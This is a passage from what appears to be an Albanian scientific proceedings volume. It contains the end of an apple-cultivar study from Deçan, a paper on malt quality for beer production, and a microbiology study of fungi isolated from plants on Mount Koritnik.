Analiza statistikore e korelacionit vërteton faktin se ndërmjet treguesve kimikë të frutit ka lidhje dhe ndërvërsi reciproke (shkalla e lidhjes ndërmjet karaktereve vlerësohet nga vlera absolute që merr koeficienti i korelacionit) (Tabela 6).

Tabela 6. Analiza e korelacionit për treguesit kimikë të frutit

	Lagështira	Lënda e thatë	Përmb. sheqerit	Ac. përgjithshëm	Vit. C
Lagështira	1				
Lënda e thatë	0. 94682152	1			
Përmb. sheqerit	0. 096712108	0. 33279427	1		
Ac. përgjithshëm	0. 59598255	0. 765534453	0. 76647028	1	
Vitamina C	0. 491200817	0. 52554071	0. 17163714	0. 265000444	1

Të dhënat tregojnë se ndërmjet karaktereve të tilla, si përmbajtja e lagështirës dhe përmbajtja e lëndës së thatë në frut ka lidhje të fortë korelative ($r = 0.95$), ndërsa ndërmjet përmbajtjes së lëndës së thatë, përmbajtjes së sheqerit dhe përmbajtjes së aciditetit të përgjithshëm ka një lidhje korelative mesatare deri të fortë ($r = 0.765$ dhe $r = 0.766$). Ndërmjet tipareve të jera ka lidhje korelative të dobët, fakt që dëshmohet nga vlera e ulët e koeficientit të korelacionit.

Përfundime

Nga analiza e treguesve klimatikë të rajonit agro-ekologjik të Deqanit rezulton se klima nuk është faktor kufizues për përhapjen dhe kultivimin e gjashtë kultivarëve të përfshirë në këtë studim, sepse treguesit e klimës së Deqanit janë në përputhje me veçoritë biologjike të kultivarëve të mollës.

Përparësi në strukturat varietore duhet të kenë kultivarët Jonagored, Delicious i Artë kloni B dhe Redfalstaff janë kultivarët që kanë peshë mesatare dhe pamje të mirë të frutave, përmbajtje të mirë të sheqerit, aciditetit të përgjithshëm dhe acidit askorbik (Vit. C) etj. , dhe kërkohen më shumë nga tregu e konsumatori.

Në pemëtoret me destinacion prodhimin për përpunim industrial, si lëng frutash, komposto, etj, rekomandohet kultivari Jonagored, për shkak të peshës së madhe të frutit (>180 gr), përmbajtjes së lartë të lëndës së thatë ($>16\%$), aciditetit të përgjithshëm (0.355 mg/100 gr fruta të freskët) dhe vitaminës C (206.3 mg/kg fruta të freskët).

Përmbajtjen më të lartë të aciditetit të përgjithshëm dhe vitaminës C e arrijnë kultivarët Royal Gala, Delicious i Artë kloni B dhe Saturn, për këtë arsye duhet të rekomandohen për mbjellje në pemëtoret e reja me destinacion frutat konsum të freskët.

Referencat

- Çakalli, D. , & Thomai, T. , (2005) Pomologjia, 23-24.
- Ferraj, B. , (2013) Pomologjia, 36-38.
- Ferraj, B. , (2009) Kultivimi i mollës intensive në Shqipëri, 12-13.
- Hessayon, DG. , (2004) The Fruit Expert, 65-66.
- ADA - Agjencia e Zhvillimit të Zonave Malore (2010) Parimet e krasitjes së mollës, 18-19.
- Papakroni, H. , (2001) Programe përdorimi në kompjuter (2) EXCEL, 176-183.
- Susaj, L. , (2012) Ampelografia Praktike, 49-50, 63-70.
- Shala, A. , (1995) Fisnikërimi i pemëve dhe hardhisë së rrushit, 104-107.
- Zajmi, A. , (1997) Pemtaria speciale, 81-82.
- Zajmi, A. , Efendia T, Sylanaj S, Shala A (2005) Pemtaria Praktike, 34-35.

“INDUSTRIA E BIRRËS NËN “DIKTATIN” E CILËSISË SË MALTIT”

Kristaq Teneqexhi – Gjergji Mero – Edmond Spahiu

Universiteti “ Fan.S.Noli”

Përmbledhje

Birra konsiderohej pije alkoolike e butë, me përmbajtje mesatare të alkoolit etilik në vëllim 3-5%. Nuk përjashtohej mundësia e prodhimit të birrave me përmbajtje edhe mbi 5% apo nën 3% alkool etilik në vëllim. Është pije me konsum të lartë për frymë të popullsisë, kunë disa vende të Evropës shkon mbi 80 litra/frymë në vit. Lënda e parë e prodhimit të saj është malti i cili fabrikohet nga përpunimi i kokrrave cereale që përmbajnë karbohidrate. Teknologjia e përpunimit të maltit në Shqipëri nuk është e vjetër në kohë. Ajo aplikohet me teknologji të prapambetur “*tip dysHEME*” ku dhe humbjet e prodhimit ishin mjaft të mëdha. Procesi i maltimit sot, mbështetet mbi teknika mjaft të përparuara të tipit “pneumatik”, ku humbjet e prodhimit nuk i kalojnë vlerat e 8%. Tipat e maltit janë të shumta. Vendin kryesor e kap malti: **Lager, Pale-Ale, Aledhe Standard**. Për të prodhuar malt cilësor, duhet të përpunohen kontigjente farore cerealesh, dhe veçanërisht elb distik, me përmbajtje të ulët të proteinës në kokrra, të uniformizuara. Këto kontigjente prodhojnë malt mbi 80% ekstrakt.

Fjalë çelës : malt, proces maltimi, malt lager, pale, standard, ekstrakt etj.

Abstract

The bier considered light alcoholic drink containing moderately ethylalcohol, about 3-5% in volume. But there are other kinds of bier containing morethan 5% in volume ethylalcohol. It's highlyconsumed among population which in some regions is more than 85 l/person pro year. The raw material is malt which comes out from cereal grains containing carbohydrates. The technologyof malt production in our country stared in late 60 ‘^s in which technology was so back ward “floor type” during production process adhered more than 12%. Nowadays malt production is performed in advanced technology so called “pneum technology and losses during production process reduced up to 6-8%. There are some malt types, but the main one is “Loger”, “Pole”, “Ale”, etc.

In order to produce highly qualitative malt types is important to process low protein containing cereal grains which yields extract over 80%.

Key words: malt, malting process, malt logeu, malt pole, standard, extract etc.

I.Hyrje

Për lashtësinë dhe cilësinë e birrës si pije alkoolike e “butë”, është shkruar kaherë. Mjafton të përmendim pohimet e filozofit **Diodori** i cili shkruante se egjiptianët 4-5 shekuj para Krishtit, përgatisnin prej kokrrave të elbit pije e cila zëvendësonte verën për shijen dhe vlerat ushqyese. Por edhe kinezët dhe egjiptianët e

lashtë, sipas të dhënave të dokumentuara, ishin të aftë të prodhonin një lloj birre të veçantë. Lënda e parë e prodhimit të birrës është malti. Çdo drithë që përmban karbohidrate ka vetinë që pas një sërë procesesh me natyrë biokimike, të transformohen në malt. Tradicionalisht, malti është prodhuar në vendin tonë pas vitit 1960, me teknologji të vjetëruar, ku humbjet arrinin deri në 12%.

Sot, malteritë janë ndërtuar mbi parime moderne, të tipit “*pneumatik*” ku humbjet gjatë këtij procesi zbresin në 6-8%. Në procesin teknologjik për të zvogëluar humbjet dhe për të garantuar malt cilësor, duhet që procesi i njomjes të zgjasë 2-3 ditë, ai i mbirjes 5-6 ditë, ndërsa i tharjes jo më shumë se dy ditë. Çdo luhatje nga kjo “*recepturë*” prodhon malt difektoz dhe për rrjedhojë birrë me difekte në cilësitë organo-leptike, higjenike, dhe teknologjike.

a Cilat janë llojet e maltit që kërkon industria e birrës?

Maltet janë prodhuar nga një mori farash cerealesh. Por maltet e prodhuara prej elbit janë më elitare. Midis tre specieve të elbit : *distik, tetrastik dhe heksastik*, maltet e prodhuara prej elbit distik janë ekselentë. Kjo lidhet me një sërë arsyesh të natyrës fizike, fiziologjike dhe kimike të kokrrës.

Maltet e prodhuara prej elbit klasifikohen në këto kategori :

- a Malte të pasurë në enzima
- a Malte të bardhë
- a Malte të zbehtë
- a Malte të koloruarë, të tilla si : *malti Vinez, ai i Munihut, malti caramel, malte të zinj.*

Sot, industria birrë-përpunuese ka rritur kërkesat për cilësinë e maltit. Maltet cilësore lehtësojnë proceset teknologjike, japin birrë ekselente dhe kanë koeficient të lartë ekonomik.

Tabelala e mëposhtme paraqet disa nga parametrat përcaktues së cilësisë së maltit sipas llojeve të tij.

Nr	Tipi i Maltit	PALE-ALE	ALE	SATANDAR MALT	MALT LAEER
	Parametrat				
1	Ekstrakti në ujë të nxehtë	307	296-305	301-306	307
2	Lagështia në %	1,7-3	1,8-3,5	1,6-2,1	2,4
3	Ngjyra EBC (njësi)	4-5	6-7	5-7	2-3
4	Ekstrakti në ujë të ftohtë	18-20	17-19	18-20	18-19
5	Forca diastatike	35	33-48	39-47	63
6	Azoti total %	1,35-1,50	1,44-1,65	1,46-1,70	1,60-1,70
7	Azoti i tretshëm total %	0,49-0,54	0,50-0,69	0,55-0,65	0,66-0,69

Midis parametrave që pasqyrohen në tabelë, përmbajtja e ekstraktit është më e rëndësishmja. Sa më e lartë të jetë përmbajtja e këtij parametri, aq më lehtështë procesi teknologjik, birra është cilësore dhe prodhimi i saj (birrës) për një njësi malti është i lartë. Kështu është provuar se rritja vetëm 1% e ekstraktit në një ton malt, shton prodhimin e birrës në 60-65 litra (Brigs 1998). Fabrikat e birrës në vendin tonë kanë kapacitete prodhuese nga 50 mijë hektolitra deri në mbi 100 mijë hl/vit. Një fabrikë birre që ka kapacitetin vjetor prej 200 mijë hektolitra birrë, përpunon mesatarisht rreth 3600 tonë malt dhe shtesa e prodhimit të birrës për çdo një përqind ekstrakt mbi standardin, do të jetë 2100 hektolitra.

Maltet **PALE-ALE** konsiderohen si më të përshtatshmit për të prodhuar birrë në fuçi. Birra e prodhuar prej këtyre malteve ruan kthjelltësinë, ngjyrën, aromën dhe shkumbën. Kujdes të veçantë duhet t'i kushtojmë modifikimit të maltit. Maltet e pamodifikuara japin ekstrakte të varfra, me probleme në prodhimin e birrës.

Sot, industria e birrës përpunon me përparësi dhe maltet "*Kristal*" dhe ato "*Karamel*". Këto malte janë të veçanta sepse në kontrast me maltet e tjerë, duan një përgatitje të kujdesshme, duke filluar nga njomja e deri te koordinimi i temperaturave të tharjes. Ato janë të shijshme, aromatike, deri në cilësi hedonike. Temperaturat për këto malte rriten tej kufirit 60-70°Celsius, duke shkaktuar karamelizimin e sheqernave dhe formimin e substancave melanoidale.

II. Analizat e maltit

Tëky produkt analizat kryhen për disa qëllime;

Për t'u dhënë informacione fabrikave të birrës, të cilat ato i shfrytëzojnë në procesin teknologjik.

Për të garantuar një vlerësim të produktit, mbështetur mbi një legjislacion që jep mundësi të shpejtë marketingut.

Për të mos krijuar produkte stoqe dhe për të garantuar shitje të shpejtë të produktit final.

III. Vlerësimi sensoriel i maltit

Analizatsensorieletë maltit, kanë qenë metoda origjinale të aplikuara qysh prej vitit 1830. Kokrrat e plota të elbit, joqelqore, me cipa të buta, të uniformizuara, të pangjyrosura (jo të kuqëremta) prodhojnë malt cilësor. Gjithashtu në shumë vende me industri të përparuar në prodhimin e birrës, ishte sinkronizuar mendimi se, kokrrat e të njëjtit varitet elbi prodhojnë malt më cilësor se ai që prodhohet nga kontigjente farore të përziera. Përzierja e variteteve nuk garanton uniformizim të kokrrave. Vlerësimi sensoriel i malteve fillon me prekjen e kokrrës, teksturën e tyre, më pas me aromën, shijen etj.

Qelquriteti i kokrrave të maltit është një tregues parësor në përcaktimin e cilësisë së cili vlerësohet me aparatën "*Diafanoskop*". Kujdes duhet bërë me mbrojtjen e lëndës së parë prej infeksioneve mikrobiale. Kontaminimet e tyre zvogëlojnë koeficientin e kthimit të elbit në malt, ndërkohë dhe malti ul cilësinë.

IV. Vlerësimi mekanik i modifikimit të maltit

Për arsye nga më të ndryshmet apo dhe për dyshime në saktësi të testit “*bite test*”, janë propozuar metoda për vlerësimin e modifikimit fizik të maltit. Thërmueshmëria është një karakteristikë cilësore e maltit. Pranohet që me rritjen e nivelit të modifikimit, kemi rritje të thërmueshmërisë.

Një aspekt i rëndësishëm i vlerësimit të modifikimit fizik të maltit është shkërfshëmëria, e cila matet me anë të aparatit “*Frai Bilimeter*”, mostra për këtë analizë duhet të jetë jo më pak se 50 gr dhe me përmbajtje lagështie 3,5-5%. Në përgjithësi të shumica e malteve, kur rritet thërmueshmëria, rritet dhe fibracioni i qullit, ndërkohë viskoziteti në 70°C, ul përmbajtjen e β glukoneve në malt. Ulja e përmbajtjes së kësaj substance në malt ndikon pozitivisht në procesin teknologjik të prodhimit të birrës, duke shtuar qartësinë, ruajtjen e gazit dhe aromën.

Jo pa vlerë në garantimin e cilësisë së maltit të përfunduar, është dhe ruajtja e lagështisë së tij. Në çfarëdo situatë qoftë një fabrikë malterie, prodhimi i maltit me lagështi të paktë, bën që produkti të ruajë mirë parametrat organo-leptike dhe kimiko-teknologjike për një kohësa më të gjatë. Niveli më i pëlqyeshëm i lagështisë në malt është ai midis 1.⁵ - 4%.

V. Vlerësimi i ekstraktit në malt

Në ekstrakt përfshihen të gjitha lëndët që përmban drithi cereal duke mënjeluar lagështinë (ujin). Kur analizohet cilësia e një malti, mendohet që ekstrakti të jetë parametri më i rëndësishëm në procesin e fabrikimit të tij për birrë. Parametrat e tjerë, si: *lagështia, ngjyra, forca diastatike* etj., të jenë të një rëndësie më të spostuar.

Ekstrakti në malt është totalisht i varur nga cilësia e kokrrës së elbit. Maltet cilësore janë ato me përmbajtje mbi 80% ekstrakt, e qëu korrespondojnë kontigjenteve të elbit me nivel protein nën 10,5%. Sot, shkenca e përmirësimit gjenetik të bimëve ka krijuar kultivarë elbi distik si “*Bitrana*” me përmbajtje nën 10% proteine dhe uniformitet të lartë të kokrrës në sitën 2.² m/m.

VI. Vlerësimi i ngjyrës në malt

Ngjyrat ose tonet në lëndën e parë, janë përcaktuar identikisht si përbërësit e sheqernave. Ky përcaktim nuk është dhe aq i lehtë sepse kjo lidhet me spektrin e absorbimit. Me kalimin e kohës metodat e përcaktimit të ngjyrës kanë avancuar deri te përdorimi i sistemit “*Analitika EBC*” kjo metodë ka adaptuar një matës spektrofotometrik të intesitetit të ngjyrës.

VII. Vlerësimi për mikrobet dhe metabolitet mikrobiale

Maltet gjithnjë e më shumë janë testuar për të vlerësuar popullatat mikrobiale të tyre duke përdorur një sërë metodash mbi kulturën përgatitore dhe selective ².

²Briggs, E., 1998.

Nga ngarkesa mikrobiale kontigjentet e malteve kontaminohen nga myket, veçanërisht prej fusariumeve, e që më pas shkaktajnë derdhje të padëshiruara të birrës në enët që ato e servirin birrën. Kërpudhat janë të afta të prodhojnë një seri tepër diverse të mykotoksinave dhe disa prej tyre mund të formohen gjatë procesit të maltimit. Në pamundësi të zbulimit të tyre në malt, ato pasqyrojnë efektin negative në birrën e prodhuar e cila pasohet me turbullime, mos ruajtjen e ngjyrës, deri në çregullime të aparatit intestinal të konsumatori. Fabrikat e maltit nuk duhet kurrësi të përpunojnë kontigjente elbi të kontaminuar mikrobiologjikisht apo dhe më keq, të dëmtuar nga insekte apo brejtës.

VIII. Malt importi apo malt vendi

Birra në vendin tonë konsumohet në atë masë lejon niveli ekonomik, kuptohet diku më shumë diku më pak, kjo dhe në varësi të traditës, apo dhe të faktorit klimaterik. Sipas statistikave të grumbulluara, rajonet e nxehta të vendit tonë konsumojnë më tepër birrë për çdo banor se në rajonet e ftohta. Përafërsisht, në vit, te ne konsumohen rreth 1 milionë hektolitra birrë, prej së cilës 50% importohet dhe diferenca prodhohet në vend. Në përputhje me procesin teknologjik për këtë sasi birre, nevoiten 9000 ton malt. Për këtë sasi malti, fabrikat e maltimit duhet të përpunojnë afërsisht 12 mijë tonë elb. Nga eksperimentet e kryera në laboratorin e agroushqimit pranë Fakultetit të Bujqësisë në Universitetin “Fan.S. Noli”, ka rezultuar se për çdo 1.3 kg elb distik prodhohen 1 kg malt. Ky koeficient i përket species pranverore të elbit, ku cipat e kokrës janë më të buta. Midis species vjeshtore të elbit distik dhe asaj pranverore, nuk ka diferenca të vërtetuara statikisht në lidhje me sasinë e maltit të prodhuar për një njësi elbi distik. Ndryshimi midis dy specieve të elbit distik (vjeshtore dhe pranverore) qëndron në përmbajtjen e ekstraktit.

Kështu, prej species pranverore *Terova* dhe *Parthos* ekstrakti në malt arrin në vlerën 82%, ndërsa nga specia vjeshtore e elbit distik dhe konkretisht prej kultivarëve *Alfa* dhe *Igri*, niveli i ekstraktit nuk i kalon 79⁵- 80%.

Nëse do t'i kthehemi përllogaritjes për nevojat që kanë fabrikat e maltit për kontigjentet e elbi distik, me bindje pohojmë që në vendin tonë ekzistojnë të gjitha resurset për të prodhuar këtë sasi të elbi distik. Para vitit 1990, në vendin tonë kultivoheshin me elb distik rreth 3500 ha me një rendiment mesatar prej 2.5 ton/ha prodhim kokërr. Sot, janë në kultivim genotipe elbi distik me kapacitet prodhimi mbi 4.5 ton/ha prodhim kokërr, dhe nivel proteine nën 12%.

Rajoni i Korçës i ka të gjitha resurset për të kultivuar elb distik duke mbuluar nevojat për industrinë e maltit. Ngritja e fabrikës së maltit në rajonin e Korçës do të jetë shtysë për të nxitur kultivimin e elbit distik me destinacion prodhimin e maltit. Ky aktivitet ekonomik-bujqësor do të plotësonte skemën **:fermer- specialist- fabrikë malti – fabrikë birre – konsumator.**

Përfundime

Rajoni i Korçës ka kushte optimale për kultivimin e genotipeve të elbit distik me destinacion prodhimin e maltit

Kontigjentet farore të elbit distik me nivel proteine deri 12 % garantojnë malt cilësor për industrinë birrëpërpunuese.

Ekstrakti është parametri mëi rëndësishëm i cilësisë së maltit me ndikime të fuqishme për prodhimin e birrës.

Sa më e lartë përmbajtja e ekstraktit në malt aq më lartë është koeficienti i prodhimit të birrës dhe mëi lehtë procesi i fabrikimit të birrës

Lagështia në malt është indikator i vlefshëm për zgjatjen e kohës së ruajtjes dhe garantimin e cilësisë së maltit.

Bibliografi

Briggs, D.E., “*Malts and malting*” 1998.

Briggs, D.E., “*Phytochemistry*”, 1967.

Briggs, D. E., “*Barby*”, 1978.

Hert, J.R., “*Cereal chemistry*”, 1964.

Pollock, J. K., “*Biology, biochemistry and technology in barley and malt*”, 1962.

Stopes, S. H., “*Malt and malting*”, 1985.

STUDIM I MARRËDHËNIEVE BIMË-MIKROORGANIZMA NË ZONA BIMORE MALORE SHQIPTARE - MALI KORITNIK

Nereida Dalanaj, Donika Prifti, Lulzim Shuke, Valmir Cela, Rozana Troja
Fakulteti i Shkencave Natyrore, Universiteti i Tiranës

Përmbledhje

Ky studim konsiston në një vlerësim të ngarkesës së përgjithshme mikrobiologjike dhe në veçanti të ngarkesës mykore që ofron bimësia e malit Koritnik në një lartësi mbi 1800 m mbi nivelin e detit. [4] Mikroorganizmat që zhvillohen në habitate bimore luajnë rol të rëndësishëm në agrikulturë, në fushën e sigurisë ushqimore si edhe japin një kontribut të konsiderueshëm në ekuilibrin mjedisor.

Marrëdhënia bimë-mikroorganizma është e njohur sepse vetë bimët ofrojnë një diversitet habitatesh për zhvillimin e mikroorganizmave, që janë : filozofia (zona ajrore e bimës), rizosfera (zona ku ndikon sistemi i rrënjëve) dhe endosfera (sistemi i brendshëm i transportit) [2], [3].

Karakteristika që përfaqëson këtë punim i referohet mundësisë së izolimit dhe identifikimit të mikroorganizmave psikrofilë (kampionimi i kryer në muajin maj në temperaturë ambientale prej 10-12 °C), në vazhdimësi të studimeve paralele që janë kryer prej rreth 5 vitesh tashmë nga grupi i punës së Departamentit të Kimisë Industriale, në bimësinë e malit të Dajtit dhe nga ku janë izoluar mikroorganizma me karakteristika të rëndësishme.

Fjalë kyçe : *habitate bimore-malore, mikroorganizma psikrofile e psikrotolerante, myqe psikrofil, izolim.*

Abstract

This study presents a microbiological evaluation and also an evaluation of psychrophilic moulds grown in the plants of Koritnik mountain in the attitude of 1800 m above the sea level. Plant-associated microorganisms play essential roles in agricultural and food safety, and contribute to the environmental equilibrium.

Interactions of epiphytes, rhizophytes or endophytes may be detrimental or beneficial for either the microorganism or the plant.

Microorganisms interact with plants because plants offer a wide diversity of habitats including the phyllosphere (aerial plant part), the rhizosphere (zone of influence of the root system), and the endosphere (internal transport system). [2], [3]

The sampling process is done in May 2011, in 10-12 °C, which is the optimal range of temperatures for psychrophilic microorganisms growth. This study follows another one realized with the plants of Dajti mountain, from which we have already isolated a big number of microorganisms especially yeasts with important characteristics.

Key words: *habitats, psychrophilic and psychrotolerant microorganisms, psychrophilic moulds, isolation.*

Hyrje

Ndërveprimi i mikroorganizmave me bimët është mjaft kompleks dhe shumëformësh. Në varësi të mbulimit nga bimët e së njëjtës sipërfaqe, nën të njëjtat kushte të jashtme klimaterike, përbërja e mikroflorës ndryshon vazhdimisht [5]. Bimët përbëjnë një faktor shumë të rëndësishëm ekologjik, i cili ndikon në mënyrë të drejtpërdrejtë në seleksionimin e specieve të ndryshme të baktereve, majave, myqeve si edhe të popullatave të tjera që zhvillohen në këto habitate. Bimësia e zonave malore me lartësi të konsiderueshme nga niveli i detit, është në fokusin e studimeve aktuale dhe ngarkesa mikrobiologjike që bimët e zonave malore ofrojnë, është tashmë objekt i disa studimeve të vazhdueshme nga grupi i punës në këtë fushë. Është evidentuar nga studimet e deritanishme në fushën e mikrobiologjisë së bimëve të malit të Dajtit (studim i kryer në vazhdimësi prej rreth 5 vitesh tashmë), që mikroflora që bimët e zonave malore ofrojnë, paraqet mjaft interes, duke konsideruar në mënyrë të vecantë majatë që rriten në këto habitate në kushte të temperaturave të ulëta [9].

Ky studim i kryer për herë të parë në zona malore bimore me lartësi mbi 1800 m mbi nivelin e detit (mali Koritnik gjendet në verilindje të Shqipërisë dhe në jug të Kosovës) [4], bëhet në vazhdimësi të studimit të mikroorganizmave psikrofile dhe psikrotolerante të zhvilluar si endemikë ose të shtuar në bimësinë e zonave me lartësi të konsiderueshme. Për këtë qëllim ekspedita u realizua në një periudhë relativisht të ftohtë (temperatura në zonën e marrjes së mostave - rreth 10- 12 °C). Në të ardhmen, ky studim mund të shërbejë si studim plotësues dhe krahasues referuar mikroflorës së bimësisë së zonave malore për përfitim të mikrobiologjisë së mikroorganizmave me rëndësi industriale dhe gjithashtu në shëndetin e njeriut (nga bimësia e malit të Dajtit është bërë i mundur izolimi i disa kulturave të majave të rëndësishme, veçanërisht atyre të pigmentuara).

Materiale dhe metoda

Për realizimin e eksperimenteve, u përzgjedhën bimë përfaqësuese karakteristike të zonës së malit Koritnik (rrobulli është një prej tyre) dhe kampionatura iu nënshtrua trajtimit paraprak (grimcimi në kushtë sterile i pjesëve anatomike të bimëve në studim), me qëllim vlerësimin e ngarkesave të përgjithshme të mikroorganizmave që ato përmbajnë, veçanërisht ngarkesën mykore që ato ofrojnë.

Bimët e përzgjedhura në malin Koritnik nga grupi i punës së Departamentit të Biologjisë, janë bimë karakteristike të zonës, autoktone shqiptare dhe pjesërisht të njohura prej nesh, duke qenë se përbëjnë bimësinë e zonave të larta.

Metodologjia e eksperimenteve u hartua bazuar në provat klasike dhe të rinovuara të vlerësimit mikrobiologjik, si më poshtë: [1]

Hartimi i punës eksperimentale u bë duke patur si pikësynim manipulimin e shpejtë dhe korrekt të bimëve për të reflektuar në rezultatin përfundimtar vetëm ngarkesat përfaqësuese mikrobiale të bimës.

U respektuan temperaturat e ulëta për të mundësuar intervalin e temperaturave optimale për zhvillimin e mikroorganizmave psikrofile, objekt i studimit tonë.

U përdorën ujëra sterile, për kalimin fillestar të pjesëve anatomike të grimcuara të bimëve në studim.

U përdor metoda e hollimeve limite, në pjesë të bimëve të marra në konsideratë dhe fillimisht u punua më hollimin e parë dhe më pas në disa bimë me hollimin e tretë, duke qenë se nga përvoja e mëparëshme, hollimi i parë në të shumtën e rasteve ofron një numër shumë të lartë mikroorganizmash.

U përdor metoda mikrobiologjike e kultivimit me derdhje, ku u përdor terreni PDA (Patate-Dekstrozë-Agar). Krahas këtij terreni të përgjithshëm, u punua me terrene selektivë për izolimin e mikroorganizmave specifike, si Sabouraud për majatë dhe Capek për myqet.

U bë kontrolli i pjatave deri në numërimin e mikroflorës së përgjithshme, pjesë që jepet e detajuar në vijim (pas 7 ditësh).

U izoluan nga pjatat e numërit të përgjithshëm të mikroorganizmave kulturat mykore, të cilat u identifikuan bazuar në karakteristikat e kolonive.

U vendosën pjatat me kulturat e izoluara pas kultivimit në pajisjen ftohëse (në kushtet e temperaturës 4-6 °C). Kjo pajisje është e pështatshme për zhvillimin e mikroorganizmave psikrofile dhe temperatura monitorohet nëpërmjet një datalogger-i, i cili regjistron çdo 10-minuta temperaturën e pajisjes dhe mundëson të kemi një tablo të plotë të profileve kohë-temperaturë për të mbajtur nën kontroll temperaturën optimale gjatë zhvillimit dhe ruajtjes së mikroorganizmave psikrofile.

Rezultate dhe diskutime

Ngarkesa e përgjithshme mikrobiologjike

Rezultatet e marra nga ky punim eksperimental referuar ngarkesës së përgjithshme që bimësia e malit Koritnik ofron dhe veçanërisht ngarkesave mykore, paraqiten në tabelat dhe grafikët në material. Në tablën 1. paraqiten emrat e bimëve të marra në studim, bimësi tipike e zonave shqiptare në lartësi të mëdha. Gjithashtu në këtë tabelë jepet edhe numri i përgjithshëm i mesatarizuar i mikroorganizmave që secili grup bimor ofron.

U realizua numërimi i kolonive të mikroorganizmave në pjatë, qoftë në të gjithën, por edhe në ndarje në sektorë (në rastin e pjatave që ofruan një numër relativisht të lartë ngarkesash) të tre grupeve të mikroorganizmave: *baktere, maja dhe myqe*.

Në grafikun e fig. 1 paraqitet logaritmi i numrit të përgjithshëm të mikroorganizmave (i zgjedhur duke qenë se kemi të bëjmë më vlera relativisht të larta të numrit të përgjithshëm të mikroorganizmave), në bimët në studim.

Siç tregohet edhe në tablën 2. dhe grafikun e fig. 2. ku paraqitet numri i kolonive mykore që bimët ofrojnë, janë pikërisht likenet ata që ofrojnë një numër më të madh kolonish mykore duke përbërë një substrat mjaft të favorshëm për zhvillimin e tyre krahasuar me bimët e tjera të marra në konsideratë.

Në tablën 3. paraqitet një kategorizim në gjini dhe specie e kulturave mykore të identifikuar në bazë të karakteristikave kulturore dhe në grafikun e fig. 3. jepet paraqitja e tyre në përqindje. Shihet që gjinia që dominon dhe karakterizon bimët e përzgjedhura të malit Koritnik është *Penicillium* tek myshqet dhe likenet, e ndjekur nga gjinia *Aspergillus*, me speciet përkatëse *A. candidus* dhe *A. terreus*.

Referuar kategorizimit të gjinive dhe specieve të identifikuar mykore, u bë një ndarje sipas përkatësisë së tyre në të tri klasat e mëdha: *Ascomycetes*, *Phycomycetes* dhe *Funghi Imperfecti*. Ky kategorizim jepet në numër kolonish në tabelën 4. dhe në përqindje në grafikun e fig. 4. Klasa që mbizotëron është *Ascomycetes* me gjinitë përkatëse dhe shihet që pjesa tjetër e kolonive mykore ndahet pothuajse në mënyrë të barabartë midis klasave *Funghi Imperfecti* dhe *Phycomycetes* [6], [7].

Përfundime dhe rekomandime

Ky punim eksperimental realizohet për herë të parë, referuar mikrobiologjisë së bimëve në zona mbi 1800 m mbi nivelin e detit.

Ky studim mund të konsiderohet vazhdimësi e studimit të mikroorganizmave psikrofile dhe psikrotolerante të zhvilluar si endemikë ose të shtuar në bimësinë e zonave të larta dhe për këtë qëllim ekspedita u realizua në një periudhë relativisht të ftohtë (10- 12 °C).

Referuar kolonive mykore, krahas numrit të përgjithshëm, u bë edhe një klasifikim sipas gjinive e sipas përkatësisë në tri klasat kryesore dhe u vu re se mbizotëron gjinia *Penicillium* dhe klasa *Ascomycetes*.

Vihet re zhvillimi i kolonive të veçanta mykore, të pahasura më parë me origjinë nga bimët e zonave të larta, si: *Mucor hiemalis*, *Helmithosporium spp. Etj.*

Referuar bimëve të marra në studim, janë pikërisht likenet ata që ofrojnë një numër më të madh kolonish mykore dhe në të njëjtën kohë, ata përbëjnë një substrat mjaft të favorshëm për zhvillimin e tyre, dedikuar përmbajtjes së ujit.

Referuar numrit më të vogël të kolonive mykore të identifikuar rezultojnë që bashkëjetesa myshk + liken në lëvoren e trungjeve të pemëve, nuk konsiderohet terren i favorshëm për ta.

Tashmë është kryer edhe seleksionimi i kulturave të majave nga numri i përgjithshëm, për të vazhduar më tej me studime më të detajuara të karakteristikave të tyre.

Ky studim do të jetë fillesa e një studimi të mëtejshëm mbi ngarkesat mykore të bimëve endemike të zonave malore me lartësi të ndryshme.

Literatura

Frashëri M., Prifti D., (1997): “Praktikumi i Mikrobiologjisë Teknike”, Tiranë, SHBLU.

Lindow, SE., Hecht-Poinar, EI., Elliot, VJ., (eds), (2002), “Phyllosphere

Microbiology”. American Phytopathological Society, St. Paul, Minn.

Lynch, JM., (1990) The rhizosphere. New York, Wiley.

Krutaj, F., Gruda, Gj., Kabo, M., Mecaj, N., Tiranë, (1991.). Gjeografia fizike e Shqipërisë, Vëllimi II- Akademia e Shkencave e Republikës së Shqipërisë, 104-140

Montesinos E. (2003) Plant associated microorganisms, a view from the scope of microbiology, New York, Springer-Verlag.

Pidoplicko, N. M., (1972):“Penicilli”.

Pidoplicko, N. M., Milko, A. A., (1971) “Atlas Mukoralnim Gribov”

Ronald, M., (1988), “Atlas Microbiology-Fondamentals and Applications”.

Rothchild Lynn J., Mancinelli Rocco L., (2001) “Life in extreme environments”, Macmillan Magazines Ltd- Vol. 409, USA.

Tortora, T., (1992) “Microbiology- An introduction”, the Benjamin/ Cummings Publishing Company.

Tabela 1. : Paraqitja e listës së bimëve të përzgjedhura dhe numri i përgjithshëm i mikroorganizmave

Nr.	Bimët e përzgjedhura nga mali Koritnik (Emrat shqiptarë dhe latinë të bimës)	Numri i përgjithshëm i mikroorganizmave
1	Likene nga trungje pemësh të ndryshme	131
2	Robull me syth	5
3	Myshk nga trung rrobulli	216
4	Myshk nga trungje pemësh	37
5	Dëllinja	284
6	Rrobulli	796
7	Gjethë dhe sythë ahu	33
8	Bar i thatë	30
9	Myshqe + Likene nga trungje	13

Tabela 2: Paraqitja e numrit të kolonive mykore të izoluar nga grupet e bimëve

Emri i bimës	Numri i kolonive mykore
Likene	82
Rrobull	12
Dëllinja	5
Myshk	24
Myshk nga rrobulli	17
Bari i thatë	34
Sythë dhe gjethë të ahut	5
Myshqe + Likene nga trungje	3
Likene të vogla në trungje	16

Tabela 3: Kategorizimi sipas klasave i kolonive mykore të identifikuara (CFU)

<i>Bimët studim</i>	<i>në</i>	Klasa	Gjinia	Specie
Likene	<i>Ascomycetes</i>	<i>Aspergillus</i>	<i>Aspergillus</i>	<i>Aspergillus</i> sp., <i>A. candidus</i> , <i>A. Terreus</i> , <i>A. flavus</i>
		<i>Penicillium</i>	<i>Penicillium</i>	<i>Penicillium</i> sp., <i>P. cyclopium</i>
	<i>Phycomycetes</i>	<i>Mucor</i>	<i>Mucor</i>	<i>M. hiemalis</i>
		<i>Geotrichum</i>	<i>Geotrichum</i>	<i>G. candidum</i>
